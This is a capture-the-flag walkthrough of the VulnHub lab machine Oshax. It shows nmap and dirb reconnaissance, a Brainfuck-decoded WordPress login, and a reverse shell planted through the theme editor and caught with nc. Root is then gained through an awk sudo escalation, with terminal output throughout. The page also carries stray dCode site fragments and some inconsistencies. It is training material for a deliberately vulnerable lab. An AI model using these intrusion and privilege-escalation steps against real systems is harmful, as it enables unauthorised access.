

Oshax

Hello everyone today we are sharing a ctf walkthrough of the vulnhub machine known as simple ctf it is a easy to intermediate level.


Oshax is a beginner friendly.

The VM can be downloaded from here

<https://www.vulnhub.com/entry/hacknos-os-hax,389/>

Information Gathering

As always, I'm starting with the netdiscover tool to find the IP address of the remote machine:



Currently scanning: 172.19.122.0/16 | Screen View: Unique Hosts


4 Captured ARP Req/Rep packets, from 2 hosts. Total size: 222

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:71:8d:6f	1	42	PCS Systemtechnik GmbH
192.168.56.135	08:00:27:52:5b:b8	3	180	PCS Systemtechnik GmbH

so the IP address of the target machine is 192.168.56.135

Now let's see the services running on the remote machine with the help of the nmap tool by performing an script,version and all the ports of the remote machine:

we can run nmap scan to find open ports, services, version for this the command we used is
nmap -sC -sV -p- -O 192.168.56.135




```
[baz@parrot]~$ sudo nmap -sC -sV -p- -O 192.168.56.135
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-19 18:40 IST
Nmap scan report for 192.168.56.135
Host is up (0.00074s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 43:0e:61:74:5a:cc:e1:6b:72:39:b2:93:4e:e3:d0:81 (RSA)
|   256  43:97:64:12:1d:eb:f1:e9:8c:d1:41:6d:ed:a4:5e:9c (ECDSA)
|_  256  e6:3a:13:8a:77:84:be:08:57:d2:36:8a:18:c9:09:d6 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Hacker James
MAC Address: 08:00:27:52:5B:B8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.53 seconds
[baz@parrot]~$
```


As can be seen, there are only 2 services running: SSH(22) & HTTP(80). Let's explore them one by one. Lets start by enumerating port 80

<http://192.168.56.135>








Couldnt find much then

I did a basic enumeration (robots.txt file, source code of the landing page, links from the landing page, etc) and looked for low-hanging fruits. Since the page didnt contained much. Then went on to look for directories for this i used tool called dirb
dirb http://192.168.56.135



after enumerating all the directories img contained few image files inside


Index of /img

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 bg.jpg	2019-11-01 10:58	759K	
 fcon.ico	2019-06-24 23:27	23K	
 flaghost.png	2019-11-01 16:20	26K	
 icons/	2019-06-24 23:27	-	

we then downloaded all the files using wget and enumerated using strings and exiftool.
strings flaghost.png | less



it contained some hint. There was a folder by the name “passw@45” on the HTTP Server with another flag inside it:



```
i+++++ +++++ [->++ +++++ +++<] >++++ +++++ +++++ +++++ .<+++ +[->- ---<]
>--.- --.<+ +++++ [->-- ----< ]>--- -.<++ +[->+ ++<]> +++++ .<+++ ++[->
+++++ <]>.+ +.+++ +++++ .---- --.<+ ++[-> +++<] >++++ .<+++ +++++[->----
----< ]>-.< +++[-> ----< ]>--- .+.- --.++ +.<
```

after examining flag2.txt contained some encrypted code

The infamous Brainfuck programming language

There are many online compilers to compile this language. I used this one from TutorialsPoint. This was the output of the program:

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

Results

Console

```
web:Hacker@4514
```

Memory: 1 => 52 (4)

Brainfuck - dCode

Tag(s) : Programming Language

Share

dCode and you

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? Write to

BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET

```
>-- , - ,<+ +++++ [->-- ----< ]>-- - ,<+ + [->+ ++<]>
+++++ ,<+++ ++[->
+++++ <]>+ + ,+++ +++++ , ---- - ,<+ ++[-> ++<] >++++
.<+++ ++++[->----
----< ]> ,< +++[->----< ]>-- ,+ ,-- - ,++ + ,<
```

★ ARGUMENT

See also: [Leet Speak 1337](#) — [Spoon](#) — [Ook!](#)


BRAINFUCK ENCODER

★ PLAINTEXT TO CODE IN BRAINF*CK


dCode Brainfuck

See also: [Leet Speak 1337](#) — [Spoon](#) — [Ook!](#)

we got username and password lets use this to get dashboard of wp-admin.



woww finally we were able to get access now lets create reverse shell to do it lets upload the script into theme editor.



now open terminal and create a listener
 nc -lnp 1234
 then reload the page
 localhost/wordpress/wp-content/themes/twentynineteen/404.php

```

[bar@parrot]~[~/comp ctf walkthroughs/oshax]
$ nc -lnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.135] 41598
Linux jax 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:01:15 UTC 2019 1686 1686 1686
19:44:02 up 1:16, 0 users, load average: 0.11, 0.08, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
  
```

there is our shell

Exploitation

```

python -c 'import pty;pty.spawn("/bin/bash")'
cd home/web
cat flag3.txt
  
```



```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
drwxr-xr-x 3 user-a uname-a 4096 Nov 1 2019 .
drwxr-xr-x 4 root root 4096 Nov 1 2019 ..
-rw-r--r-- 1 user-a uname-a 1394 Nov 1 2019 .bash_history
-rw-r--r-- 1 user-a uname-a 220 Nov 1 2019 .bash_logout
-rw-r--r-- 1 user-a uname-a 3771 Nov 1 2019 .bashrc
drwx----- 2 user-a uname-a 4096 Nov 1 2019 .cache
-rw-r--r-- 1 user-a uname-a 84 Nov 1 2019 .mysql_history
-rw-r--r-- 1 user-a uname-a 655 Nov 1 2019 .profile
-rw-r--r-- 1 user-a uname-a 0 Nov 1 2019 .sudo_as_admin_successful
www-data@jax:/home/user-a$ cd ..
cd ..
www-data@jax:/home$ ls
ls
user-a web
www-data@jax:/home$ cd web
cd web
www-data@jax:/home/web$ ls
ls
flag3.txt
www-data@jax:/home/web$ cat flag3.txt
cat flag3.txt
newzealand corona
report
MDS-HASH : 40740735d446c27cd551f890030f7c75
www-data@jax:/home/web$
```

```
sudo -l
sudo /user/bin/awk 'BEGIN {system("/bin/bash")}'
id
cd /root
```

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
sudo awk 'BEGIN {system("/bin/sh")}'
# id
id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@jax:/home# cd /root
cd /root
root@jax:/root# ls
ls
final.txt
root@jax:/root# cat final.txt
cat final.txt
newzealand corona
report
MDS-HASH : bae11ce4f67af91fa58576c1da2aad4b
Rahul_Gehlaut => https://www.linkedin.com/in/rahulgehlaut/
web_Site ==> http://jameshacker.me
root@jax:/root#
```

cat final.txt